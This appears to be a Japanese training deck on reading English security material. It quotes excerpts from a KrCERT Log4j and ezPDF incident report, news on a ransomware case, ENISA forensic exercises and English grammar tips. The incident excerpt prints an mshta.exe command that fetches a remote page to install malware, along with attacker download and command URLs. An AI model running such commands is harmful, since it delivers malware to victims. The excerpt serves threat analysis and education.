### Components of Attack Infrastructure

- Attackers need to make a few preparations for exploiting the Log4j vulnerabilities. They need an attack query sending server, a query receiving server, a malicious class file distribution server, and a malware distribution server to accomplish their ultimate goal. To secure such attack resources, attackers may purchase servers directly or secure such servers by hacking servers operating normal services.



- Query sending server: As a server that sends attack queries, the part where Log4j vulnerabilities are used the most is the logging function of Java-based web servers. It is possible to send queries with a system available for web access.
- Query receiving server: Once a JNDI attack command succeeds, queries are sent to the query receiving server established by the attacker. Representative query receiving services used for exploiting vulnerabilities include LDAP and RMI. To avoid tracing, most attackers establish attack query services by hacking servers operating normal services. Their attack patterns change depending on the composition of service programs.

#### 1. T1203: Exploitation for Client Execution

- Downloads and executes the malicious file by running mshta.exe through the vulnerabilities of a specific software program.
- Executes the malware with the privilege of the program (user privilege).
- TigerDownloader is installed and executed through page.html.

C:\Program Files(x86)\Unidocs\ezPDFReader2.0G\...\Windows\System32\mshta.exe "hxxp://34.221.66.xx/page.html" /print  
 위악한 프로그램 설치 경로      위악점을 통해 실행 시킬 프로그램(mshta.exe)      mshta.exe를 통해 실행 될 페이지

#### History of Attacks Occurring in the Program Log (ezPDFWSLauncher.log)

05/25/2021, 10:40:36 ▶ Time of malware execution	05/26/2021, 10:23:00 ▶ Time of malware execution
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
CreateProcessAsUser, sid = 1, pid = xxxxx	CreateProcessAsUser, sid = 1, pid = xxxxx

Date	DST IP	DST Port	URL	Remarks
2021-05-25 10:40 ~ 15:22	34,221.66.xx (Amazon)	80	hxxp://34.221.66.xx/page.html	Download
			hxxp://34.221.66.xx/lsdev.exe	
			hxxp://34.221.66.xx/StSess_Update.php	Command execution
			hxxp://34.221.66.xx/ASDCClient.php	

※1 <https://www.krcert.or.kr/main.do>




※2 [https://www.krcert.or.kr/filedownload.do?attach\\_file\\_seq=3542&attach\\_file\\_id=EpF3542.pdf](https://www.krcert.or.kr/filedownload.do?attach_file_seq=3542&attach_file_id=EpF3542.pdf) P.13

※3 [https://www.krcert.or.kr/filedownload.do?attach\\_file\\_seq=3451&attach\\_file\\_id=EpF3451.pdf](https://www.krcert.or.kr/filedownload.do?attach_file_seq=3451&attach_file_id=EpF3451.pdf) P.12



# セキュリティニュースサイト

セキュリティ系のニュースを配信する Web サイトが多数ある。ここでは一部を紹介する。  
特に海外のインシデントはあまり国内で報じられないので、英語で情報収集する意義が大きい。



※1 <https://www.bleepingcomputer.com/>

※2 <https://www.infosecurity-magazine.com/>

※3 <https://threatpost.com/>

※4 <https://www.theregister.com/>

※5 <https://thehackernews.com/>

※6 <https://therecord.media/>



# ケーススタディ：海外法人の事案

海外インシデントは日本では報じられないか、英語メディアより遅れる場合がほとんど。  
日本企業の海外法人のインシデントも例外ではない。

## ● 事案の概要

- 2022/02/27 に、日本の大手タイヤメーカーの米国法人がランサムウェア攻撃を受けた（日付はすべて現地基準）
- 結果として、北米・中南米の工場の稼働が一時停止した
- タイヤメーカーの日本本社は 3/18 にインシデントを公表した

## ● 英語メディアでの報道

- 3/1 頃から報じる記事が出始める※1・2
- 3/11～14 頃には証拠画像とともに報じられる※3・4

## ● 日本語メディアでの報道

- 確認できた限りでは、大手メディアでは 3/17 付が初出※5
- 多くの新聞などでは 3/18 付※6・7
- 英語メディアよりかなり遅れたことがわかる

※1 <https://www.zdnet.com/article/bridgestone-still-struggling-with-plant-closures-after-cyberattack/>

※2 <https://latesthackingnews.com/2022/03/01/bridgestone-americas-at-a-standstill-after-facing-cyberattack/>

※3 <https://www.bleepingcomputer.com/news/security/bridgestone-americas-confirms-ransomware-attack-lockbit-leaks-data/>

※4 <https://www.securityweek.com/ransomware-gang-threatens-leak-files-stolen-tire-giant-bridgestone/>

※5 <https://xtech.nikkei.com/atcl/nxt/news/18/12435/>

※6 <https://www.nikkei.com/article/DGXZQOUC180KF0Y2A310C2000000/>

※7 <https://www.yomiuri.co.jp/economy/20220318-OYT1T50084/>

# セキュリティ企業のブログなど

海外のセキュリティ企業がブログやレポートで分析を公開していることがある。  
日本語訳される場合もあるが、数日～数週間のタイムラグがあるので、英語で読めるほうがよい。




Figure 3: The simplified infection chain.

## The Root Causes of Attacks

It is not always possible, or easy, to identify the root cause of an attack. Sometimes the attackers have intentionally deleted evidence of their activity and sometimes the IT security team has already wiped or re-imaged compromised machines by the time the responders arrive. Despite this, the evidence shows that among the incidents investigated by Sophos, the exploitation of unpatched vulnerabilities – such as ProxyLogon or ProxyShell – were the root cause for almost half (47%) of cyberincidents investigated in 2021.

### Root Cause of Attacks



SOPHOS

※1 <https://research.checkpoint.com/2022/twisted-panda-chinese-apt-espionage-operation-against-russians-state-owned-defense-institutes/>

※2 <https://news.sophos.com/en-us/2022/06/07/active-adversary-playbook-2022/>



# トレーニング教材

各種トレーニング教材が提供されている。日本では珍しいハンズオン形式のものも多い。ここでは ENISA が提供する無料の「Training Resources」※1を紹介する。

## 5.4 Process Explorer analysis

After executing the malware sample, new process 1102231642.exe almost instantaneously appears in the process list.




Figure 57. New malware process.

Process Explorer uses a distinct colour scheme to highlight various processes<sup>9</sup>. By default blue colour indicates that process is running in the same security context as Process Explorer. Pink colour indicates that process is hosting one or more Windows services. Purple means that process image has been most likely packed or compressed. Green and red colours points to new processes or the ones, that just exited.

Soon after the main malware process starts, it spawns four child processes: *win32.exe*, *explorer.exe*, *debug.exe*, *sysedit.exe* (random names, different in each analysis). Names of child processes suggests that those might be some system processes – which is one of the techniques sometimes used by malware to mislead system user. After spawning child processes malware process quits (red colour).




Figure 58. Malware process spawning child processes.

※2

## 7. Disk analysis

※3

### 7.1 Mounting Windows partition and creating the timeline

When proceeding to disk analysis, it is worthwhile to use both Autopsy<sup>13</sup> (graphical interface to The Sleuth Kit toolkit) as well as mount analysed partitions in the local filesystem. Mounting partitions in the local filesystem allows analyst to use standard Linux tools (grep, find) when inspecting analysed filesystem.

Students should start with listing partitions present on disk image.

```
enisa@training: /media/sdb1/Windows$ mmls disk.raw
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

Slot      Start      End      Length    Description
000: Meta   0000000000 0000000000 0000000001 Primary Table (#0)
001: ----- 0000000000 0000002047 0000002048 Unallocated
002: 000:000 0000002048 0001026047 0001024000 NTFS / exFAT (0x07)
003: 000:001 0001026048 0050329599 0049303552 NTFS / exFAT (0x07)
004: ----- 0050329600 0050331647 0000002048 Unallocated
enisa@training: /media/sdb1/Windows$
```

Figure 24: Partitions

The main Windows partition is the partition 003 starting at sector 0001026048 (byte offset = 525336576 = 1026048\*512). Students should mount it at /mnt/part\_c:

```
enisa@training: /media/sdb1/Windows$ sudo mkdir /mnt/part_c
enisa@training: /media/sdb1/Windows$ sudo mount -t ntfs -o ro,offset=525336576 disk.raw /mnt/part_c/
enisa@training: /media/sdb1/Windows$ ls /mnt/part_c/
autoexec.bat  config.sys  bootmgr  pagefile.sys  boot.ini  swapfile.sys
enisa@training: /media/sdb1/Windows$
```

Figure 25: Mounting

Provided mount options specify to mount partition as read-only as well specify starting offset of the partition in disk.raw image (checked in the previous step).

※1 <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material>

※2 <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/artifact-analysis-fundamentals-handbook> P.31

※3 [https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/2016-resources/exe1\\_forensic\\_analysis\\_i-handbook](https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/2016-resources/exe1_forensic_analysis_i-handbook) P.27

# マニュアル

日本語のマニュアルがなかったり、古いバージョンにしか対応していない製品やツールがある。より新しく正確な情報を得るためには英語のマニュアルを読む必要がある。

## Wireshark User's Guide

※1

### Version 3.7.1

Richard Sharpe, Ed Warnicke, Ulf Lamping

#### Table of Contents

##### Preface

##### 1. Foreword

##### 2. Who should read this document?

##### 3. Acknowledgements

##### 4. About this document

##### 5. Where to get the latest copy of this document?

##### 6. Providing feedback about this document

##### 7. Typographic Conventions


##### 7.1. Admonitions

##### 7.2. Shell Prompt and Source Code Examples

##### 1. Introduction

##### 1.1. What is Wireshark?

##### 1.1.1. Some intended purposes



※2

# 書籍



日本語では出版されていないテーマの書籍が英語で入手できることがある。  
下の例は大手 EC サイトで「Threat Hunting」と検索したところ。多数出版されていることがわかる。

検索結果 256 のうち 1-48件 "threat hunting"

並べ替え: アマゾンおすすめ商品

**無料配送の対象です**

☐ 通常配送無料 (条件あり)  
Amazon.co.jpが発送する¥2000以上の注文は通常配送無料 (日本国内のみ)

**カテゴリー**

洋書

- Computer Networking
- Internet & Web Culture
- Computer Business & Management
- Computer Security & Encryption
- Education & Reference
- Programming Algorithms
- Nonfiction
- Kindleストア
- Computers & Internet

全3カテゴリー

**カスタマーレビュー**

★★★★☆ 以上

★★★★☆ 以上

★★★★☆ 以上

★★★★☆ 以上

★★★★☆ 以上

**価格**

☐ 0-1500円

☐ 1500-3000円

☐ 3000-5000円

☐ 5000-10000円

☐ 10000円以上

**発売日**

☐ 7日以内

☐ 30日以内

☐ 90日以内

**Language**

☐ 英語(English)

**なか見！検索**

☐ 対象本のみ

**フォーマット**

☐ ハードカバー

☐ ペーパーバック

☐ Kindle Edition

**海外発送**

☐ 配送対象

**ポイント対象商品**

☐ ポイント対象商品

**在庫状況**

☐ 在庫切れを含む

**結果**

**Practical Threat Intelligence and Data-Driven Threat Hunting: A hands-on guide to threat hunting with the ATT&CK™ Framework--**  
英語版  
Valentina Costa-Gazco  
★★★★☆ - 87  
Kindle版 (電子書籍)  
¥4,410  
44ポイント(1%)  
すぐに購読可能  
その他の形式: ペーパーバック

**Cyber Threat Hunting A Complete Guide - 2021 Edition**  
英語版  
The Art of Service - Cyber Threat Hunting Publishing  
ペーパーバック  
¥11,603  
116ポイント(1%)  
prime 6月14日(火), 8:00 - 12:00までにお届け  
通常配送料無料

**Threat Hunting in the Cloud: Defending AWS, Azure and Other Cloud Platforms Against Cyberattacks (English Edition)**  
英語版  
Chris Peiris, Binil Pillai 他  
★★★★☆ - 12  
Kindle版 (電子書籍)  
¥6,258  
63ポイント(1%)  
すぐに購読可能  
その他の形式: ペーパーバック

**Incident Response with Threat Intelligence: Practical insights into developing an incident response capability through intelligence---**  
英語版  
Roberto Martinez  
Kindle版 (電子書籍)  
¥4,558  
46ポイント(1%)  
発売予定日は2022年6月24日です。  
その他の形式: ペーパーバック

**CYBER SECURITY CERTIFICATION NOTEBOOK**  
Cyber Security: Cyber Threat Hunting, Certification Exam Preparation Notebook, Examination study writing--  
英語版  
CySecStudy Press  
ペーパーバック  
¥1,425  
14ポイント(1%)  
prime 6月14日(火), 8:00 - 12:00までにお届け  
通常配送料無料  
こちらからもご購入いただけます  
¥1,406 (3点の中古品と新品)

**The Foundations of Threat Hunting**  
Organize and design effective cyber threat hunts to meet business needs  
英語版  
Chad Maurice, Jeremy Thompson 他  
ペーパーバック  
¥4,781  
48ポイント(1%)  
prime 6月14日(火), 8:00 - 12:00までにお届け  
通常配送料無料  
この本の出版予定日は2022年6月17日です。  
その他の形式: Kindle版 (電子書籍)

**Secrets What's Inside?**  
Threat Intelligence & Training  
英語版  
Cyber Secrets Publishing  
Kindle版 (電子書籍)  
¥0  
Kindle Unlimited  
Kindle Unlimited会員は追加料金なし (¥0) で読み放題 今すぐ登録する  
すぐに購読可能  
または、¥1,250で購入  
その他の形式: ペーパーバック

**INCIDENT RESPONSE EVIDENCE PRESERVATION AND COLLECTION**  
Incident Response: Evidence Preservation and Collection (Cyber Secrets) (English Edition)  
その一部: Cyber Secrets(8冊の本)  
★★★★☆ - 9  
Kindle版 (電子書籍)  
¥0  
Kindle Unlimited  
Kindle Unlimited会員は追加料金なし (¥0) で読み放題 今すぐ登録する  
すぐに購読可能  
または、¥1,099で購入  
その他の形式: ペーパーバック

※1・2

※1 <https://www.amazon.co.jp/>

※2 2022/06/01 時点では、日本語で「脅威ハンティング」と検索しても関連書は見つからなかった




# Practice

～より「楽に」「上手く」読む～

# より「楽に」「上手く」読む

リーディング力のレベルアップには時間がかかる。  
ここでは、現状の英語力でより「楽に」「上手く」読むためのヒントを紹介する。



英語情報の重要性を理解する

リーディング力を鍛える

より「楽に」「上手く」読む

英語の文章を読むために

# 英語の文章を読むために

英語のセキュリティ文書を読むうえで、心に留めておくべきことがいくつかある。  
総じて「完璧を求めないこと」。

## ● まず読み始める

- ・ 「読めるようになってから読もう」ではいつまでも読み始められない
- ・ 実力不足でも読み始める
- ・ 読んでいくうちに課題も見えてくる

## ● 全部読む必要があるとは限らない

- ・ 必要な情報が得られれば OK
- ・ どこを読んだらいいか素早く見極めるのもテクニックの一つ

## ● 全部理解する必要はない

- ・ 「全部理解しないといけない」と思いつめると読むのが苦痛になる
- ・ だいたい理解できたら「読めた」とみなす

## ● そのうち慣れる


- ・ 継続的に触れることで「英語なんて無理！」という状態を脱出できる
- ・ 英語への「慣れ」は、英語力そのものよりも短期間で身につく



# 単語の6割はわかる

セキュリティニュースの記事を分析した結果、中学校までで学習するか読めばわかる単語の割合（出現数ベース）は6割を越えていることがわかった。

出現率



※ セキュリティ英単語集作成のために実施した分析による。詳細は「Training」パートを参照。  
冠詞と前置詞は含んでいない



# 語順がわかれば英語がわかる

英語は文の成分を主に語順によって表す言語。  
英語を理解するには語順を理解することが不可欠。

言語	文の成分を表す主要素	例文
英語	語順	<p>I read the newspaper every day.</p> <p>主語: 1番目    述語: 2番目    目的語: 3番目</p>
日本語	助詞 (「てにをは」)	<p>私は毎日新聞を読みます。</p> <p>主語: 助詞「は」    目的語: 助詞「を」    述語: 文の最後</p>
ドイツ語 (参考)	格変化	<p>Ich lese jeden Tag die Zeitung.</p> <p>主語: 1格    述語: 2番目    目的語: 4格</p>

# 英語の基本文型は5種類しかない

英語の基本的な文型は5種類といわれている。  
実際にはそこまで単純ではないが、「たった5種類しかない」と前向きにとらえるべき。

	1番目	2番目	3番目	4番目
1	主語	述語		
2	主語	述語	補語	
3	主語	述語	目的語	
4	主語	述語	目的語	目的語
5	主語	述語	目的語	補語

# まず述語と主語を把握する

5文型のいずれにも、主語（主部）と述語（述部）は含まれる。  
 まず述語（述部）を特定し、それに対応する主語（主部）を把握することで、文の構造が明瞭になる。

例※

Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities established the Known Exploited Vulnerabilities Catalog as a living list of known CVEs that carry significant risk to the federal enterprise.



述語を特定

Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities **established** the Known Exploited Vulnerabilities Catalog as a living list of known CVEs that carry significant risk to the federal enterprise.



主語（主部）  
を特定

**Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities** **established** the Known Exploited Vulnerabilities Catalog as a living list of known CVEs that carry significant risk to the federal enterprise.



目的語など  
他の成分を  
把握していく

**Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities** **established** **the Known Exploited Vulnerabilities Catalog** as a living list of known CVEs that carry significant risk to the federal enterprise.

# なるべく英語の語順で理解する

慣れてきたら日本語に直さず、英語の語順で理解することでスピードアップできる。  
語順を重視する英語だからこそ比較的容易にできる。

例※

The Framework provides a common language for understanding, managing, and expressing cybersecurity risk to internal and external stakeholders.



The Framework provides a common language

このフレームワーク

提供する

共通言語

for understanding, managing, and expressing cybersecurity risk

ための

理解し

管理し

説明する

サイバーセキュリティリスク

to internal and external stakeholders.

に対して 内部

と

